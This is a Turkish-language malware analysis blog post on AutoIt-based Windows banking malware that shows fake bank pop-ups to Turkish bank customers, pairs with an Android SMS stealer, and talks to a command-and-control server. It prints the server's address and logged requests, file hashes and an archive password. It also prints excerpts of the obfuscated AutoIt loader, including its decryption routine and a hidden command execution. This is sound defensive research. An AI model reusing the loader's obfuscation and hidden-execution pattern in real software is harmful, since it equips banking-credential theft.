

AutoIt Bankacılık Zararlı Yazılımı

written by Mert SARICA | 1 July 2016

2015 yılından bu yana Türkiye’de çok sayıda bankanın müşterilerinin hedef alındığı bir zararlı yazılım salgını olduğu bilinmekteydi. Kullanmış olduğu Windows işletim sistemi üzerinde bu yazıya konu olan bankacılık zararlı yazılımı çalışan banka müşterileri, ilgili bankaların internet şubelerine girişi esnasında, mobil şube uygulaması yükletme vaadiyle cep telefonu numarası isteyen bir pencere ile karşılaşıyorlardı. Pencerede yer alan görsellerin tasarımının bankanın tasarımıyla uyum içinde olması ise müşterileri cep telefonu numarası girmeye ikna eden önemli etkenlerden biriydi.



Burada "tam" anlamıyla
özelsiniz

Sms Gönderiliyor...



Copyright © 2013 Gizlilik Taahhüdü

Bu pencereye girilen cep telefonu numarasından sonra müşterinin cep telefonuna bağlantı adresi (link) içeren (<http://banka.mobilsubeindir.com/kur>) bir SMS gönderilmekteydi. Bu bağlantı adresini ziyaret eden ve Android işletim sistemi yüklü akıllı cihaz kullanan müşterinin karşısına, SMS çalabilme yeteneğine de sahip olan Android zararlı yazılımının kurulmasına yönelik yönergeler çıktığı daha önce gerçekleştirilen analizlerden bilinmekteydi. (Bu Android zararlı yazılımı ile ilgili detaylı bilgi almak için Bakır EMRE'nin analiz yazısını inceleyebilirsiniz.) Ben de bu yazımda, Windows işletim sistemi üzerinde çalışan ve yukarıda bahsi geçen Android zararlı yazılımının ilk halkası olan Windows zararlı yazılımını kısaca inceledim.

Mesaj

Alıcı:

ALRT

İpuçları: Birden çok numara noktalı virgül ile ayrılır (;).

İçerik:

Sn. Musterimiz, MobilSube Ayarlarınızı Tamamlamak için Tıklayın.

[http://\[redacted\].mobilesubeindir.com/kur](http://[redacted].mobilesubeindir.com/kur)

905[redacted]

34(1)

Cevapla


İlet

İptal

Gelen kutusu

Giden kutusu

Taslaklar



Windows işletim sistemi üzerinde çalışan bu zararlı yazılımın kullanıcıların sistemlerine tam olarak hangi kaynaktan, nasıl bulaştığını tam olarak bilinmemekle birlikte, zararlı eklentiye sahip veya zararlı JAR dosyası bağlantı adresi içeren sahte sipariş e-postası kaynaklı olduğunu, bulaşmış olduğu sistemlerde Java ile geliştirilmiş başka bir zararlı yazılım olması nedeniyle tahmin etmekteyim.

(<https://www.virustotal.com/en/file/0ba783b9cf1cee314c06f29b9ff629948a296257f1b1a19b09ba2a2369da3d0e/analysis/>)

Cep telefonu numarasının girilmesini isteyen pencereye kullanıcı tarafından cep telefonu numarası girildiğinde, ilgili pencerede cep telefonu numarasına

SMS gönderildiği belirtilmekteydi. Android akıllı cihaza kurulan bu uygulama (zararlı yazılım) çalıştırıldığında da, ekranda yer alan 6 haneli sayının bu pencereye girilmesi istenmekteydi. Bu sayı girildikten sonra mobil zararlı yazılım ile pencere çıkaran zararlı yazılımın eşleştiği arka planda komuta kontrol merkezine (<http://149.202.206.57>) bildirilerek, Windows işletim sistemi üzerinde çalışan zararlı yazılımın artık internet şubeye girişte kullanıcıya pencere çıkartmayacak şekilde komuta kontrol merkezinden komut aldığı (off) görülmüştü.

Burada "tam" anlamıyla
özelsiniz

39

Mobil Şube Kurulumunu Tamamladıktan Sonra,
Programı Çalıştırıp Ürettiğiniz 6 Haneli Kodu Giriniz.

585073

Gönder

Copyright © 2013 | Gizlilik Taahhüdü

Burada "tam" anlamıyla
özelsiniz

Aktivasyon Başarılı..
Yönlendiriliyorsunuz..



Copyright © 2013 | Gizlilik Taahhüdü

Host URL

Host	URL
149.202.206.57	/main.php?uid=645448C4702F703D1F46BFABE2BCAFCB&web_id=8&Kod=09
149.202.206.57	/dataal.php?uid=645448C4702F703D1F46BFABE2BCAFCB&TELEFON=(530)+&F
149.202.206.57	/dataal.php?uid=645448C4702F703D1F46BFABE2BCAFCB&kod=2455138_1464617632
149.202.206.57	/main.php

Request Headers

GET /main.php HTTP/1.1

Accept: image/jpeg, application/x-ms-application, image/gif, applicat ^
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Tri

Miscellaneous
Referer: http://149.202.206.57/main.php?uid=645448C4702F703D

Transport
Connection: Keep-Alive
Host: 149.202.206.57

HTTP/1.0 200 OK
Server: nginx
Date: Mon, 30 May 2016 14:15:21 GMT
Content-Type: text/html; charset=UTF-8
Vary: Accept-Encoding
X-Powered-By: PHP/5.6.12
Connection: close
Content-Length: 83

<html>
<head>
<title>off</title>
</head>
<body>

Pencere çıkararak zararlı yazılım sisteme bulaştıktan sonra işletim sistemi yeniden başlatıldığında C:\Users\kullanıcı adı\AppData\Roaming\Apple_Updater\klasörü altında lsass.exe adı altında, aynı klasörde bulunan safe dosyasını yükleyerek çalışmaktaydı.

lsass.exe

MD5: 6A93A4071CC7C22628AF40A4D872F49B

SHA-1: BA916E686AA0CAE19AB907BDAB94924ADA92B5F4


SHA-256: 8465F3FCBCCCE3EA12495EDBB0BD09C3B066E3DF891613CE3180F9BB38B37B01

safe

MD5: A77D3D8060DC0096AF6F2F24AFD57EF7

SHA-1: B22068203898FB5643E5060AC72A29FD3D35DECE

SHA-256: 02E8EACE1A4FB827BB78BA1F5A40D9E54E98AED7E555093B37C0243AF6B05D99



Kısa bir araştırmadan sonra, lsasss.exe programının AutoIt v3.3.12 programının (<https://www.autoitscript.com/site/autoit/>) adının değiştirilmiş hali (rename) olduğu, safe dosyasının ise AutoIt betiği (script) olduğunu tespit ettim.

The screenshot displays the OllyDbg interface. The main window shows a list of 2362 instances of strings found in the file C:\Documents and Settings\Administrator\Application Data\Apple_Updater\ssass.exe. The list includes columns for address, length, and comments. Red arrows point to specific entries: 'http://www.autoitscript.com/autoit3/' at address 000BFAE8, 'AutoIt v3 Script' at address 000BFB5C, and '3, 3, 12, 0' at address 000BFA0. A 'Watch' window is open in the foreground, showing a list of variables including \$ _g_scryptinternaldata, \$ _g_hheap, \$ _g_iheapsize, \$ _g_irgbmode, \$ _g_venum, \$ _g_vext, \$ _winver, \$backup_alternate_data, \$backup_data, \$backup_ea_data, \$backup_link, and \$backup_object_id.

Addr...	Length	Length	Comments
000BFAD6	17	11	Comments
000BFAE8	73	49	http://www.autoitscript.com/autoit3/
000BFB3A	31	1F	FileDescription
000BFB5C	33	21	AutoIt v3 Script
000BFB86	23	17	FileVersion
000BFA0	23	17	3, 3, 12, 0
000BFB8E	25	19	InternalName
000BFB88	23	17	AutoIt3.exe
000BFBF6	29	1D	LegalCopyright
000BFC16	81	51	1999-2014 Jonathan Bennett & AutoIt Team
000BFC6E	33	21	OriginalFilename
000BFC90	23	17	AutoIt3.exe
000BFCAE	23	17	ProductName
000BFC8B	33	21	AutoIt v3 Script
000BFCF2	29	1D	ProductVersion
000BFD10	23	17	3, 3, 12, 0
000BFD2E	23	17	VarFileInfo
000BFD4E	23	17	Translation
000C02CC	57	39	Error parsing function call.
000C08BE	167	A7	Can not redeclare a constant:5Can not redeclare a parameter inside a user function.
000C0E0C	59	38	Badly formatted Enum statement
000C0EFC	105	69	3This keyword cannot be used after a "Then" keyword.
000C1114	29	1D	Unknown macro.
000C1132	87	57	*Unable to get a list of running processes.
000C118C	2295	08F7	Invalid element in a DllStruct.*Unknown option or bad parameter specified.8Unable to load the internet libraries./"Struct" stat
000C1D42	29	1D	Assert Failed!
000C1E5E	139	88	Func reassign not allowed.*Func reassign on global level not allowed.
000C1F91	7	07	w\p\w\w\w
000C1FAA	7	07	w\w\p\w\w
000C1FC4	6	06	w\w\w\w\w
000C1FF7	5	05	x\w\w\w\p
000C20E0	9	09	FD`ddDBB@
000C25D5	6	06	w\p\w\w\w
000C25E4	8	08	w\w\w\w\w\w\w
000C26B2	5	05	FvgFP
000C26B9	6	06	Adwvd\$
000C44E5	6	06	A4654B
000C45D5	6	06]w\w\k
000C4644	5	05	o\p\H\Ys
000D46B1	5	05	7\I\A\R
000D93C6	33	21	AutoIt Input Box
000D93EE	25	19	MS Shell Dlg
000D9424	13	0D	Prompt
000D9494	13	0D	Cancel
000D94AE	17	11	Context1
000D94C4	29	1D	Script &Paused

AutoIt betiğini OllyDbg gibi bir hata ayıklama programı ile analiz etmek için https://www.autoitscript.com/wiki/FAQ#How_can_I_debug_my_script.3F sayfasında yer alan araçları kullanabilirsiniz.

safe dosyasını incelediğimde bu dosyada yer alan değişken isimlerinin karmaşıklaştırılmış olduğu, şifrelenmiş verilerin yer aldığı (#comments-start #comments-end), şifreleme amacıyla kullanılan fonksiyonlar olduğunu gördüm.


```

$mc4739952900 <& BinaryToString (dy6869b50361 ("0x3AP82AA2506c395859cP6B0F4C80B", "1203892604502155876"))
$mc4739952900 <& BinaryToString (dy6869b50361 ("0x96740p6613
$mc4739952900 <& BinaryToString (dy6869b50361 ("0x8E8319878CF62B0E70JF54C855A9DA", "1203892604502155876"))
$mc4739952900 <& BinaryToString (dy6869b50361 ("0x582828B5E8A9A943E996AP8E11663", "1203892604502155876"))
$mc4739952900 <& BinaryToString (dy6869b50361 ("0x5A82828B5E8A9A943E996AP8E11663", "1203892604502155876"))
$mc4739952900 <& BinaryToString (dy6869b50361 ("0x3AP82AA2506c395859cP6B0F4C80B", "1203892604502155876"))
$mc4739952900 <& BinaryToString (dy6869b50361 ("0x0885903672CD79134P0B7D597207", "1203892604502155876"))
Run (ComSpec & /c /c & $mc4739952900, %WindowDir, %Win_HID)
EndFunc

Func xg82511d6812 ($v34197b58568)
If $v34197b58568 = 0 Then
ElseIf ProcessExists ($v34197b58568) = 0 Then
Else
Local $m61670m76656 = ProcessList ($v34197b58568)
Local $ms5831118135520109v5157w8182u5460
Local $hv6775t36517 [$m61670m76656 [0] + 1]
$hv6775t36517 [0] = $m61670m76656 [0] [0]
For $ms5831118135520109v5157w8182u5460 = 1 To $m61670m76656 [0] [0]
$hv6775t36517 [$ms5831118135520109v5157w8182u5460] = $m61670m76656 [$ms5831118135520109v5157w8182u5460] [1]
Next
Return $hv6775t36517
EndIf
EndFunc

Func dy6869b50361 ($m61822d34059, $v9859w50320)
$m61822d34059 = BinaryToString ($m61822d34059)
$de20645x079 = crypt_decrypt ($m61822d34059, $v9859w50320, $cal_ues_256)
$de20645x079 = BinaryToString ($de20645x079)
ConsoleWrite ($de20645x079 & @CR)
Return $de20645x079
EndFunc


#Comments-start
#0x4BFFF9E232380F34578E1F17A8BCFC42CC83BC2A868A1293B3F194E5F0FA3D8F53BFC5B3E74BF664292DF09C635022DB2F9F4B835F58E0E4CF24F20EB43E86D9A9FDBD97320APBF702DA4DA0AABDCFF448D3966687983BEA7981C77375AE7559E3008269743C
#Comments-end


#Comments-start
#0x43BD767C0C5D32774A8E8994A5016688C819279B22A6690392BFC11737BB0E4F5C057E102AD1274186405EBADP6A9071D88B63C930991AFA3F2660919CB6A663EB711DE89D93C5C7996B241E52F483B119A588B6D63B329C645CC22197AC172CB564BADA7EE8AC673A
#Comments-end

#Comments-start
#0x9504E47D0A1A0A000000D4948445000007D0000007D000000009A38C4790000001974455874536F674776172650041646F62650496D616765526561647971C9653C0000032629545874584643A636F6D2E1646F62658786700000000000003C3F7061636B657420A
#Comments-end

```

lsass.exe programı çalıştırıldıktan sonra safe dosyası içinde yer alan şifrelenmiş verileri (1 adet EXE uzantılı dosya (command line winrar programı) ve 1 adet şifrelenmiş (şifre: 6pRxSLyV4) RAR uzantılı dosya) C:\Users\kullanıcı adı\AppData\Local\Temp\ klasörü altında rastgele oluşturduğu sayılardan oluşan isme sahip bir klasöre açmakta ve bu klasörü gizlemektedir. (hidden)






lsass.exe programı, Winrar programı ile şifrelenmiş RAR dosyasını gizlenmiş klasöre açtıktan sonra, içinden çıkan svnhost.exe isimli programı (AutoIt programı) 871155.583007 (AutoIt betiği) dosyası ile çalıştırmakta ve 871155.583007 dosyasını silerek, sistem üzerinde svnhost.exe adı altında çalışmaktaydı.

